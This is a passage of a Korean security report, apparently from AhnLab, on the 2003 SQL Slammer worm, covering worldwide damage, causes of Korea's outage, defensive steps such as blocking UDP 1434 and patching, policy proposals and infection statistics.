감염되어진 시스템에 과부하가 발생하거나 시스템이 다운되는 현상도 보고되고 있다. 또한, 감염된 시스템 뿐만 아니라 과다한 트래픽으로 인해 네트워크 자체가 마비되거나, 웜과 직접적인 연관이 없는 네임 서버([부록 3]참조)가 간접적인 영향으로 인하여 “Reverse Name Lookup” 요청이 과다하게 많이 발생하고 이로 인한 과부하로 정상 서비스를 하지 못하는 현상들도 발생하였다.

또한, 방화벽이 설치되어 있는 시스템인 경우에도 UDP 1434 포트를 막아두지 않은 경우는 감염되었다. 특히 일반적으로 SQL이나 MSDE를 이용하는 웹 서버등은 위치가 DMZ 영역에 존재하는 경우가

많은데, DMZ 영역은 UDP 1434나 TCP 1433 포트를 허가함으로 인하여 방화벽이 설치되어 있음에도 불구하고 네트워크가 안전하지 못한 상황이 발생하였다.

CAIDA 분석보고서에 의하면 한국이 전체 SQL_Overflow웜 중에서 11.8%를 보유하고 있어서 세계 2위로 감염률이 높았다는 것을 알 수 있다 ([부록 2]의 통계치 참조). 그러나, 피해 상황으로는 한국의 피해가 가장 컸다. 한국은 주요 ISP의 인터넷 서비스가 5시간 이상 불통되었으며, 전국적인 인터넷 마비 현상으로 추정이 어려울 정도의 엄청난 피해가 발생하였다. 삼성경제연구소 자료에 의하면, 업종별 피해사례는 다음과 같다.

- 온라인쇼핑몰 : 설 대목 거래 중단으로 업체당 2~5억원 가량 매출 피해
- 항공, 여행 : 온라인 스케줄 조회 불가, 예약 취소로 매출 감소
- 은행, 증권 : 일일 300만건 거래되는 인터넷 뱅킹 마비
- 티켓 예매 : 온라인 예매 시스템 불능으로 영화, 공연관람에 큰 불편
- PC방 : 인터넷 불능으로 약 225억원 피해

중국, 대만, 미국, 영국, 캐나다, 호주, 일본 등에서도 비슷한 현상이 발생하였으며, 중국, 미국, 일본 등 전세계의 피해 상황은 다음과 같다.

중국의 백신 업체인 KV(강민)에 따르면 1월26일 14시 SQL Server 2000웜에 감염된 업체는 당정기관 단위 80개, 기업사업단위 90개, 학교단위 70개, 전자상거래업체 20개, 기타 30개, 각급 성, 자치구, 직할시 등 대부분 네트워크 발달한 도시에서 피해가 나타나고 있다고 보고 되었다. 또한, 상해전신에서 온 소식에 의하면, 1월25일 오후 상해지역 네트워크의 관문이 막히는 상황이 발생했으며, ADSL과 일반 모뎀 사용자등 피해를 입은 사용자가 30만 정도로 추정되고 있다. 인터넷 이상 현상이 나타난 곳은 상해, 북경, 하문, 절강, 광동, 안휘, 사천 등 전국 각지가 동시에 속도가 저하되는 현상이 나타났으나, 26일 오후 9시 이후부터는 접속 상황이 현저히 좋아지고 있다고 보도하였다.

해외사업부의 중국지사에 따르면, 중국의 피해는 집계되지 않고 있으며, 일부 인터넷이 발달한 도시를 중심으로 위와 같은 피해 사례가 보고 되었다. 또한, 중국의 명절인 춘절(공식적으로는 2월 1일부터 2월 7일까지임) 휴가가 지역 또는 기관에 따라 1월 25일부터 시작되었기 때문에 상대적으로 사용자들의 인식이 적었던 면도 있다.

Computer Economics와 뉴욕타임즈, CNET 뉴스, Zdnet 기사 등에 의하면, 미국에서 발생된 피해 상황은 다음과 같다.

- Bank of America : 1월 27일에 13,000개의 ATM 기기를 사용할 수 없었으며, 일부 다른 금융서비스에도 영향을 미쳤음
- American Express : 신용카드 서비스를 사용할 수 없었음
- Microsoft : 회사의 서버중 일부는 패치가 되어있지 않았다고 인정했으며, MSN 서비스에

심각한 속도 저하가 발생했음. 윈도우즈 XP가 활성화될 수 없었으며, 게이머가 Asheron's Call 2에 연결되는데 어려움이 있었음

- Continental Airlines : 온라인 티케팅 및 체크인 문제로 인해 일부 비행이 지연되거나 취소되었음
- Cityof Seattle : 비상 전화 시스템인 911의 네트워크가 작동하지 않았음
- Washington Mutual : ATM을 사용할 수 없었으며, 월요일까지 다른 금융서비스에 영향을 미침
- Siebel System : 네트워크의 마비로 24시간 이상 이메일을 비롯한 다른 자원들은 사용할 수 없었음

일본 총무성 및 NIRT의 보안 담당관에 따르면, 일본이 상대적으로 피해가 적었던 주요 이유는 대부분의 UDP 1434 포트가 필터링 되고 있었으며, 꼭 필요한 포트만 개방하는 접근 제어 규칙을 적용하고 있었기 때문이다. 특히, 2000년 1월에 발생했던 다수의 일본 정부기관에 대한 웹사이트 해킹 사건 이후로 보안 의식이 높아져서, TCP 80포트(웹용)나 TCP 25포트(이메일용) 등 꼭 필요한 서비스를 제외하고는 기본적으로 외부에서 내부망이 접근 불가능하도록 설정되어 있다.

Information Security Magazine의 전세계 1800개 기관 조사에 의하면 이들 중 90% 기관에서는 네트워크 속도 저하를 유발하였고, 300% 이상의 트래픽 증가가 발생하였다고 보고되었다. 하지만, 코드레드나 님다에 비해 복구에 드는 비용은 훨씬 적었던 것으로 보고 되었다.

Computer Economics는 SQL_Overflow웜으로 인한 전세계 피해액이 7억 5천만 달러에서 10억 달러 사이라고 추정하며, Mi2g는 SQL_Overflow웜이 나타난 처음 5일동안 전세계 피해액이 9억 5천만 달러에서 최고 12억 달러에 이르는 것으로 추정한다. 이같은 피해액수는 클레즈나 러브레터 등 기존의 '메이저급 바이러스'보다는 피해규모가 적은 것이다. 클레즈는 90억달러, 러브레터는 88억달러, 코드레드 웜은 26억달러의 생산성 손실을 초래한 것으로 추정됐었다. SQL_Overflow웜은 Mi2g가 집계한 바이러스 피해 순위 중 9위에 해당한다.

Mi2g는 전세계 주요 피해 현황으로 다음을 말했다.

- 비상 전화 시스템 장애
- 인터넷 기간망인 네임서버의 마비(13개의 최상위 네임서버들 중에서 5개까지 마비되었음)
- 항공권 등 온라인 예매 시스템 작동 중단
- 은행 ATM 기기의 작동 중단 및 속도 저하
- 신용카드 서비스등 지불 결제 시스템의 장애
- 한국 및 다른 주요 국가에서 발생한 인터넷망 마비 상태

Mi2g는 SQL_Overflow웜의 직접적인 피해자는 인터넷에 접속할 수 없었거나 비행기표를 예매하지 못했던 일반 사용자들이 대부분이었기 때문에, 실제 피해액수에 비해 체감 피해가 다른 어떤 바이러스보다도 컸던 것으로 분석했다.

4. 문제 상황 분석

금번 SQL_Overflow웜에서 수행되는 코드의 특징은 단순함에 비하여 여러가지 특이한 현상들이 나타나고 있다. 여기에는, 웜 코드에 직접적인 연관성이 전혀없는 네임 서버가 다운되는 현상과 특정 지역이나 네트워크에서 특히 심한 피해 현상이 발생하고 있다.

4.1 안철수연구소의 분석결과

여기에서는 DNS 서버 과부하 현상과 KT 사례 분석 및 국내가 다른 나라에 비해 피해가 컸었던 이유 등을 분석한다.
다음의 분석은 웜의 활동 특성의 분석 내용과 네트워크에서 나타난 현상을 기반으로 유추한 것으로, 직접적인 관련 시스템의 추가 조사를 통해서만 확정할 수 있는 내용임을 알려두고자 한다.[2)]

(1) 네임 서버의 과부하 현상은 웜 활동에 의한 간접 결과

실제로 이번에 발생된 웜은 코드내에 네임 서버로 요청하는 사항이 들어있지 않다. 하지만, 결과적으로 네임 서버에 과부하 현상이 발생하였다. 단순히 네트워크에 과부하가 걸려서 DNS 서비스가 운영되지 못했다는 것만으로는 DNS 서버의 과부하 현상을 설명하지 못하고 있다.

원인으로는 네트워크 기반 장치들이 웜이 발생시키는 패킷으로 인해 네임 서버에 "Reverse Name Lookup" (IP를 도메인 이름으로 변환하는 서비스) 요청을 수행하게 되었기 때문이라 볼 수 있다. 여기서 네트워크 기반 장치들이란 라우터, 스위치, 방화벽, 침입탐지 시스템, 망관리 시스템 (NMS) 등이 있으며, 설정해둔 정책에 따라서는 특정 패킷에 대해 네임 서버로 질의(query)하는 경우가 발생할 것으로 보여진다. 이와 같이 웜은 직접적으로 네임 서버와의 연관성이 없으나, 웜의 활동에 의해 간접적인 효과가 네임 서버의 과부하를 유도했을 가능성이 존재한다.
결과적으로 인터넷의 아킬레스 건인 DNS가 동작되지 않으므로서 웹, 메일 등의 모든 인터넷 서비스가 마비되었던 것으로 파악된다.

(2) KT 혜화 전화국에 있는 네임서버가 특히 서비스 되지 못한 이유

두가지 가능성을 유추해 볼 수 있다.
첫번째는 xDSL 가입자를 포함하여 KT DNS 서버를 사용하는 비율이 높은 것이고, 두번째는 KT

[2] 정보통신부 주관으로 웜의 피해 확산 원인 규명 및 유사 사례 재발 방지를 위한 기술적 대안 마련을 목적으로 합동 조사단이 발족되어 운영되고 있다(기간: 2003/1/30~2/18). 이번 문제 상황에 대한 정확한 원인 규명은 합동 조사단 활동을 통해 구체적으로 밝혀질 예정이다. 이 절의 분석내용은 합동 조사단 구성 이전에 안철수 연구소에서 단독으로 파악한 내용을 바탕으로 2003년1월 28일 정리한 보고서로서 합동 조사단의 활동과는 연관이 없음을 밝혀둔다.

DNS 구성이 이러한 서비스 규모에 비교하여 대용량 단일 서버 및 백업서버 구성으로 되어있어 비정상적인 부하 급증 상황에 부하 분산이 용이하지 않았을 수 있다.
정확한 상황 분석은 KT 네임 서버의 로그를 분석하고 관련 시스템들의 설정 상태를 분석하므로서 알 수 있을 것으로 판단된다.

(3) 한국이 가장 큰 피해를 입은 이유

다른 나라보다 한국에서 피해가 컸던 이유는 네트워크 환경의 특성 및 낮은 보안 마인드에서 찾아볼 수 있다.
초고속 인터넷이 보편화 되어 있어서 빠른 인터넷 전송 속도가 웜의 확산을 가속화시켰다. 또한, 이전 통계에서도 나타나듯이 보안 관리가 이루어지고 있는 시스템의 비율은 매우 낮은 상황이다. 그리고, 타국에 비하여 상대적으로 MS SQL/MSDE 관련 제품의 사용률이 매우 높아 웜에 감염된 시스템이 많았을 것으로 추정된다. 이는, 이전의 경우에서 유추할 수 있는데, MS SQL의 취약점 (“sa” 계정의 암호가 존재하지 않는 문제) 을 이용하던 2002년의 Spida 웜이 한국에서 가장 많은 피해를 입혔던 것과 일맥 상통하는 내용이다. [부록 2]
인터넷을 통한 정보화의 급속한 발전 속도에 비해 낮은 보안 마인드도 이번 사태에 한 몫을 했다. 대부분의 국내 업체들은 보안 시스템의 투자에 매우 인색하며, 서버 관리자들의 보안 불감증 또한 심각한 수준이다.
이번에 문제가 된 SQL 서버의 보안 취약점은 이미 수개월 전부터 각급 서버 관리자들에게 경고된 것이었다. 이번 상황은 패치 파일만 설치했어도 충분히 예방 할 수 있었다. 이는 국내 보안 무감각 실태의 심각성을 여실히 드러내주고 있다.

4.2 정보통신부 침해사고 합동조사단의 조사결과

2003년 2월 18일 발표된 정보통신부 침해사고 합동조사단의 인터넷 침해사고 원인 분석에 대한 조사결과는 아래와 같다.

(1) SQL_Overflow웜의 유입 및 전파

2003년 1월 25일 오후 해외로부터 유입된 SQL_Overflow웜은 초당 1만 ~ 5만 개의 패킷을 대량 생성하여 뿌림으로서 네트워크를 공격하는 악성 프로그램으로 국내에 8천 8백여 시스템을 급속히 감염시켰다.

(2) 인터넷 장애 상세 분석

① 국제 회선 장애

국내에 할당된 IP주소가 전체 IP의 0.6%이고, 그 외 멀티캐스트용 IP를 제외하면, 국외로 전송되는 IP는 전체 공격패킷의 93.2%이다. 이 패킷들이 각 ISP의 국제관문국으로 몰리면서 심각한 병목현상이 발생하게 되었고, 이로 인해 장애가 발생하여 일반 이용자가 해외 사이트로 접속하는데 지장

을 초래 하였다. 뿐만 아니라, 국외에 설치된 루트 DNS 서버 간의 통신에도 장애를 초래하였다.

② 국내 인터넷 사이트 이용 장애

IDC내의 일부 서버가 슬래머 웜에 감염된 경우 내부망의 트래픽 폭증으로 입주한 주요 사이트(포탈, 게임, 쇼핑 등)에 대한 외부 접속이 곤란해졌으며, 대학, 연구소, 기업 등의 일부 서버가 SQL_Overflow웜에 감염된 경우도 해당 기관 LAN의 내부 사용자는 인터넷 서비스의 이용에 곤란을 느꼈다.

③ 주요 ISP DNS서버 서비스 지연

SQL_Overflow웜이 유발한 국제 회선 장애의 영향으로 국내 DNS 서비스가 지연됨에 따라 인터넷 접속 지연 및 소통 장애가 발생하였다. 국제 회선 장애로 인해 해외 DNS 서버로 향한 정상적인 질의도 처리가 늦어져, 재시도 질의(Retry Query)가 급증함으로서, 국내 DNS 서버의 CPU 과부하를 초래하고 국내 인터넷 접속 지연 현상을 초래하였다.

(3) 외국에 비해 국내피해가 컸던 원인

① 외국에 비해 많은 MS-SQL 서버가 SQL_Overflow웜에 감염

국내의 감염된 MS-SQL 2000 서버의 수가 일본의 약 7배, 중국의 약 2배 많아, 공격 패킷이 상대적으로 월등히 많이 발생하였다.

② 국제 회선 포화 및 루트 DNS 서버의 부재에 따른 국내 DNS 서버 과부하 현상이 외국에 비해 상대적으로 심각

외국 사이트 접속뿐만 아니라, 국내 인터넷 소통을 위해서도 루트 DNS 서버에 접속하여야 하나, 국제 관문국의 병목 현상으로 루트 DNS 서버로의 접근이 불가, 국내외 인터넷 소통에 심각한 지장을 초래하였다.

③ 초고속 통신망 및 정보 보호가 취약한 IDC를 통한 급속한 확산

초고속망이 널리 보급되어 SQL_Overflow웜이 급속히 확산될 수 있는 여건을 갖추고 있었으며, IDC의 경우 입주 서버들이 LAN으로 연결되어 있어, 일부 취약한 서버에서 SQL_Overflow웜과 같은 네트워크 공격이 발생할 경우 트래픽 폭증으로 LAN으로 연결된 다른 서버에도 피해가 급속히 확산되었다.

④ 낮은 정보 보호 의식

일반 이용자들이 보안패치 및 백신 업데이트 등을 잘하지 않는 낮은 보안의식 및 불법 복제품 사용이 문제가 되었다.

⑤ 인터넷장애 체감 정도가 상대적으로 컸음

장애발생 당시 국내가 인터넷 사용이 많은 낮 시간이었고, 이에 따라 우리나라 국민이 느꼈던 인터넷 장애의 체감정도가 상대적으로 높았을 것으로 추정된다.

또한, 정보통신부의 발표에 의하면, KISA, ETRI 및 정보 보호업체에서 수행한 실험결과 및 로그를 살펴본 결과, DNS 역방향질의가 증가하지 않았으며, 장애발생 시점부터 DNS 역방향 질의는 평소에 비해 오히려 감소한 것으로 드러났다. 이에, DNS 역방향 질의 증가가 이번 대란의 원인 중 하나라고 추정할 수는 없다고 했다.

5. 대응방법

현재 인터넷에 접속이 느리거나 메일 시스템이 정상적으로 작동하지 않는 다면 SQL_Overflow웜에 감염되었을 가능성이 있으며 다음과 같이 대응하도록 한다.

5.1 네트워크 경계에서의 필터링 적용

네트워크 경계에서 웜의 유입과 유출을 차단하기 위하여 MS SQL과 MSDE가 사용하고 있는 UDP 1434 포트를 막도록 한다.
이는 라우터의 접근 제어 규칙을 설정하거나, 방화벽을 이용하여 손쉽게 설정이 가능하다.

5.2 내부 네트워크에서의 SQL_Overflow웜 활동 파악

내부 네트워크로의 유입과 유출을 막았다면, 내부에 남아있는 웜을 찾아서 치료해야 한다.
감염된 시스템을 찾기 위해서는 네트워크 모니터링을 통하여 웜의 패턴을 방출하는 시스템을 찾아내거나, 각각의 시스템에서 웜에 해당하는 프로세스나 네트워크 상태를 확인할 수 있다.

윈도우즈 시스템에서 SQL_Overflow웜 바이러스의 감염여부는 다음과 같이 확인할 수 있다.

```
1. 윈도우즈 시작 -> 실행
2. command를 입력하고 엔터
3. command 창에서
'netstat -an'을 입력하고 엔터

UDP        0.0.0.0:1434       *:*
```

그러나, 규모가 큰 네트워크에서 하나의 시스템을 위와 같은 방법으로 점검하여 대처하기는 매우 어려운 일이다.

이에 안철수연구소에서 무료로 제공하고 있는 Ahnlab Detector와 Ahnlab Network Scanner 및 전용 백신을 이용하면 원격으로 감염된 시스템을 쉽게 찾아낼 수 있다. 자세한 내용 및 다운로드는 아래의 URL을 참조하기 바란다.

- 안철수연구소 홈페이지: http://www.ahnlab.com

5.3 감염 서버의 치료

감염된 시스템을 찾았다면 다음과 같은 방식으로 웜을 치료할 수 있다.

(1) 시스템을 재부팅 한다.
(2) MS02-061 패치 혹은 SP3를 설치한다.

감염된 서버의 경우 안철수연구소의 전용백신을 이용하면 웜을 쉽게 무력화 시킬 수 있다. 그러나, 근본적으로는 MS사에서 제공하고 있는 패치(MS02-061)를 설치하거나 SP3로 업그레이드 하는 것만이 완벽한 치료임을 밝힌다.

6. 향후 대책

6.1 주요 전산망 보안 취약성 분석과 보안 강화 방안 수립

(1) 금번 웜의 사고 처리 및 치료와 더불어 국가 및 주요 산업 기반 시설에 대한 일제 점검 필요하다. 이전 코드레드, SubSeven, Spida 웜등의 백도어도 추후 공격에 활용 가능성 존재하므로 이러한 점검이 꼭 필요한 상황이다. 이는 특히, 한국이 그동안의 웜에 대해서 감염률이 높았으나 치료율은 매우 낮았던 현실과 웜의 특성상 감염이 외부에 드러나는 것을 감안하면 시일을 늦출 수 없는 일이다.

(2) 특정 제품의 취약성을 이용한 웜의 제작은 앞으로도 예상되므로, 보안 장비, 보안 소프트웨어, O/S 및 일반 어플리케이션에 대한 취약성 점검 및 최신 패치작업이 요구된다.

(3) 국내의 보안 솔루션등이 많이 보급되어지고 있으나 이를 효과적으로 관리 운영하는 관리 체계가 상대적으로 미흡하므로 체계적인 보안 관계를 수립하여 비상 사태에 효율적으로 대처하며 평소 관리 기능을 강화하여야 한다.

(4) 주요기관/기업의 보안환경에 대한 보안점검 및 보안취약부분 해소를 위한 정보통신 기반 보호법의 강화 및 강제적 실행이 필요하다.

6.2 국내 인터넷 인프라의 신뢰성 강화

(1) 루트 네임 서버의 한국내 유치: 현재 13개 루트서버는 유럽 2개, 일본 1개, 미국 10개이며 한국에는 하나도 없다. 추후 웜과 사이버 테러등에 의한 네트워크 마비의 상황에 대비하기 위해서 루트 서버를 한국에 하나 이상 유치할 필요가 있다. 루트 서버는 인터넷의 아킬레스 건으로 최악의 상황에서 팔다리가 잘려도 생명을 유지할 수 있게 하는 역할을 한다. 즉, SQL_Overflow웜에 의해 해외 네트워크가 마비되었다 하여도 루트 서버가 국내에 있다면 인터넷 서비스는 지속될 수 있었을 가능성이 높았을 것이다.

(2) 네임 서버의 다중 구조 설정: 하나의 대용량 서버로 네임 서버를 구성하기 보다는 다수의 소용량 서버로 네임 서버를 구성함으로서 네임 서버의 부하 분산과 가용성을 높여줄 수 있게 된다.

(3) 네트워크 경계에서의 패킷 필터링 및 트래픽 양 제어: 특정 트래픽에 의해 모든 네트워크의 자원을 점유당하는 현상을 방지하기 위해서, 패킷 필터링을 통한 접근 제어와 트래픽 쉐어링을 통한 자원 배분을 함으로서 네트워크의 안정성을 높이도록 한다.

(4) 비상사태에 대비한 여분의 처리용량 확보: 주요 인터넷 인프라에 해당하는 부분들은 평상 시 부하를 1/10수준으로 유지할 수 있는 용량을 확보하도록 한다.

6.3 보안기술 연구개발에 투자

(1) 바이러스, 웜, 트로이목마 등에 의한 기간산업의 마비 가능성이 확인된 이상, 네트워크 보안과 AntiVirus관련 연구기술의 투자 확대가 절실히 필요하다. 또한, SQL_Overflow웜이나 코드레드처럼 바이러스 기술과 해킹 기술이 접목된 웜의 추가 발생 가능성이 높으므로 AntiVirus기술과 보안 기술을 통합하는 노력이 필요하다.

(2) 예산의 일정비율을 보안 기술개발 및 보안 제품 구입에 의무 할당 하는 방안도 검토해 볼만 할 것이다. 이는 국내 산업에 직접적인 영향을 줄 뿐만 아니라 국가 안보와도 연관된 사안임을 감안하면 적절한 정책을 유도할 수 있을 것이다.

6.4 상시 모니터링 시스템 구축 및 비상 대응체제 구축

(1) 상시 모니터링 시스템 구축

사고 발생 후 처리가 아니라 이상 징후를 조기 포착할 수 있는 네트워크 백본망에서의 트래픽 통계 및 이력 관리 시스템 구축이 필요하다. 이를 이용하면 이상 징후 발생 시 조기 포착하여 적절한 대응을 해 나갈 수 있게 될 것이다.

금번 사고에서도 웜이 확산되고나서 웜이 분석되는데 까지 걸린 시간 동안 적절한 대처를 하지 못하여 큰 피해가 발생했다. 따라서, 상시 모니터링 시스템이 구축되어 이상 징후에 해당하는 트래픽 정보를 보안 전문기관으로 전달하는 시간이 줄어들면 그만큼의 피해를 줄일 수 있을 것이며 이번의 경우 3시간 이상의 시간을 줄일 수 있었을 것이다.

(2) 긴밀한 비상 대응 체제 구축

정부기관과 보안기업 (AV업체,보안업체,보안관제업체,보안컨설팅업체), 그리고 ISAC 및 주요 기업 전산팀에 '긴급 대응 조직'을 구성하고, 이러한 조직들 간에 유기적으로 협조 체제가 구축되어야 할 것이다. 조직들간의 ① 유기적인 연락망 구축, ② 평상 시 정보 교류 (세미나, 인터넷 커뮤니티 등), ③ 비상 시 대비 매뉴얼 및 정기적 훈련 등 사전 대비 태세 구축이 필요하다.

6.5 기타 중장기 대책

(1) 제도적 대책

- 정보통신 기반 보호법 강화 및 강제적 실행
- 보안컨설팅 의무 대상 지정 및 컨설팅 기간 및 자원 확보
  최소한 공공기관에 대한 의무화를 통해 실행 계획 점검, 안정성 확보, 민간 피해 최소화
- 민/관 합동의 긴급 대응 조직 및 보안 총괄 비상기구 구성을 위한 법적 근거 마련
- 정보 보호 예산 별도 배정 및 유지보수 특성 반영
  보안 소프트웨어에 대해서는 유지보수비 8% 적용을 폐지 또는 상향 조정

(2) 정책적 대책

- 중소, 영세기업의 보안 지원책 마련
  한시적으로 부가세 면제, 보조금 등의 인센티브 지원
- AntiVirus와 보안 통합 대응 기술 및 통합대응 연구 개발 및 조직 지원
- 보안 영역 강화를 위한 체계적인 방안 마련
  주요 보안 시설에서 일반 기업으로, 기관에서 개인으로의 정보 보호에 대한 국민적 계몽 활동 강화 및 보안 의식 고취

7. 안철수연구소의 SQL_Overflow웜 전용 솔루션

안철수연구소는 인터넷에 이상 징후가 발생하기 시작한 2003년 1월 25일 오후 2시 30분부터 문제점 파악에 들어갔으며, 분석 결과를 토대로 2003년 1월 26일 오전 7시 전용솔루션을 배포하였다. 배포 첫날인 26일 하루동안 일요일임에도 불구하고 40만 건의 다운로드를 기록하였다.

안철수연구소는 호스트 기반의 치료와 차단만으로는 과다한 트래픽이 발생하는 상황에서 웜의 공격과 방어를 적절히 수행하기 어려운 상황임을 인지하여, 다음과 같이 네트워크 기반의 솔루션과 호스트 기반의 솔루션을 함께 제공함으로서 웜의 대응에 적절한 도움을 주고자 한다.

안철수연구소의 전용 솔루션은 Detector, Scanner, 전용백신의 3가지 툴로 구성되었다.

첫째로, Detector란 네트워크에 활동중인 웜을 탐지할 수 있는 솔루션으로 감염되어 활동중인 웜을 네트워크단에서 찾아낼 수 있게 한다. 많은 컴퓨터가 연결되어 있는 망에서 네트워크단의 모니터링을 통해 웜의 활동을 파악할 수 있게 한다.

둘째로, Scanner를 이용하면 현재의 네트워크 환경에서 모든 Microsoft Windows 시스템을 찾아 MS SQL이나 MSDE 2000이 설치되어 있는지를 파악하고, 패치 되지 않은 시스템을 알려주게 한다.

세째로, 안철수연구소의 전용백신을 이용하면 감염된 서버를 안전하게 치료할 수 있게 된다.

또한, 안철수연구소에서 개발한 네트워크 관련 제품군들과 네임서버와의 연관성을 조사한 결과, SQL_Overflow웜에 의한 역질의(Reverse Query)의 가능성은 없는 것으로 나타났다.

- V3 (인터넷 감시) : 역 질의를 사용하지 않음
- MyFirewall : 역 질의를 사용하지 않음
- APF (개인 방화벽) : 역 질의를 사용하지 않음
- Detector : 역 질의를 사용하지 않음
  (단, 배너 URL를 읽어오기 위해 Foward Query를 발생시킴)

[부록 1] 관련 사이트

1. ASEC Advisory SA-2002-072, “마이크로소프트 SQL 서버 2000의 'Resolution Service' 취약성”, 안철수연구소, http://home.ahnlab.com/securityinfo/secu_view.jsp?seq=2931

2. Common Vulnerabilities and Exposures (CVE) CAN-2002-0649,
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

3. MS Bulletin MS02-039, “SQL Server 2000 확인 서비스 내의 버퍼 오버런 (Q323875)”,
http://www.microsoft.com/korea/technet/security/bulletin/MS02-039.asp

4. MS Bulletin MS02-061, “SQL Server 웹 작업의 권한 상승 (Q316333)”,
http://www.microsoft.com/korea/technet/security/bulletin/MS02-061.asp

5. CAIDA/ICSI/Silicon Defence/UCB/UCSD의 공동 분석 보고서
http://www.caida.org/analysis/security/sapphire/

[부록 2] 웜 통계 현황

Costin Raiu의 Smallpot Farm에서는 추출한 통계치에 의하면 한국에서 부터 오는 SQL_Overflow웜의 활동 현황은 생각보다 많치 않게 나타나고 있다. Spida의 경우 전체 웜 활동중 28.22%가 한국이었는데 SQL_Overflow 웜은 4.89%밖에 되지 않는다.

이는 ISP가 네트워크단에서 UDP 1434 포트를 막았기 때문에 밖으로 보여지는 웜의 활동이 적어진 것으로 파악이 되며, 실제로 한국에서의 웜이 적었던 것은 아닐 것으로 보인다.

현재 상황은 웜을 막아둔 것이지 버그 픽스를 통해 치료가 완료된 상황은 아니므로 일부 네트워크에서는 여전히 문제가 발생하고 있으며, 내부망에서 웜이 활동하고 있는 경우가 많이 있는 것으로 판단된다.

참고로, Smallpot은 호스트 기반의 분산 모니터링기법으로 전체 인터넷의 현황과는 다소 오차가 발생할 수 있으므로 참고자료로만 활용하도록 한다.

SQL_Overflow (Slammer) 통계현황 (2003년 1월 27일)

US	->	48.37
DE	->	8.15
KR	->	4.89
GB	->	4.89
CA	->	4.89
CN	->	3.26
NL	->	2.72
TW	->	2.72
GR	->	2.17
SE	->	2.17
FR	->	1.63
RU	->	1.63
TR	->	1.63
AT	->	1.63
AR	->	1.09
JP	->	1.09
BR	->	0.54

```
RO              ->              0.54
SG              ->              0.54
CH              ->              0.54
```

Spida 통계 (2002년 9월말 까지의 통계치)

```
============================================================
US              ->              39.01
KR              ->              28.22
CN              ->              6.45
TW              ->              3.76
CA              ->              3.01
IT              ->              2.20
GB              ->              1.83
IN              ->              1.47
HK              ->              1.34
AU              ->              1.12
JP              ->              1.01
BR              ->              1.01
SG              ->              0.77
MX              ->              0.64
TR              ->              0.49
ZA              ->              0.48
IR              ->              0.44
PT              ->              0.42
SE              ->              0.40
RU              ->              0.33
```

코드레드 통계 (2002년 9월 말까지의 통계치)

```
============================================================
US              ->              28.59
CN              ->              14.08
KR              ->              8.39
DE              ->              4.13
TW              ->              3.98
GB              ->              3.56
BR              ->              3.41
```

```
ES              ->              3.13
FR              ->              2.99
CA              ->              2.13
IT              ->              1.99
IN              ->              1.85
NL              ->              1.28
AU              ->              1.00
JP              ->              1.00
TR              ->              1.00
MX              ->              1.00
RU              ->              0.85
CL              ->              0.85
IL              ->              0.85
```

SQL_Overflow웜의 지역 분포 (CAIDA 통계치)

Country	% Victims
United States	42.87
South Korea	11.82
UNKNOWN	6.96
China	6.29
Taiwan	3.98
Canada	2.88
Australia	2.38
United Kingdom	2.02
Japan	1.72
Netherlands	1.53

SQL_Overflow웜의 상위 도메인에서의 분포 (CAIDA 통계치)

Top Level Domain	% Victims
UNKNOWN	59.49
net	14.37
com	10.75
edu	2.79
tw	1.29
au	0.71
ca	0.71
jp	0.65
br	0.57
uk	0.57

[부록 3] 도메인 네임 시스템


DNS(Domain Name System)은 인터넷 연동에 꼭 필요한 IP 주소를 대신하여 문자열로 도메인 이름을 표현하므로서 관리가 용이하도록 하는 시스템이다. 인터넷을 사용하는 사람들이 IP주소를 기억하기 어렵기 때문에, 기억하기 쉽도록 의미있게 만든 이름이 도메인 네임이며, 실제로 원하는 컴퓨터를 찾기 위해서는 IP 주소가 필요하기 때문에 DNS가 사용된다. 즉, 인터넷의 데이터 교환의 근간이 되는 IP 주소가 4 바이트의 숫자열로 표현되어 지나, 이를 문자열로 표현할 수 있도록 하므로서 인터넷의 주소를 쉽게 인지할 수 있도록 한다. 또한, 도메인 이름은 계층구조를 이루고 있어서 분산되어 관리되도록 하고 있다(structured hierachical addressing scheme).

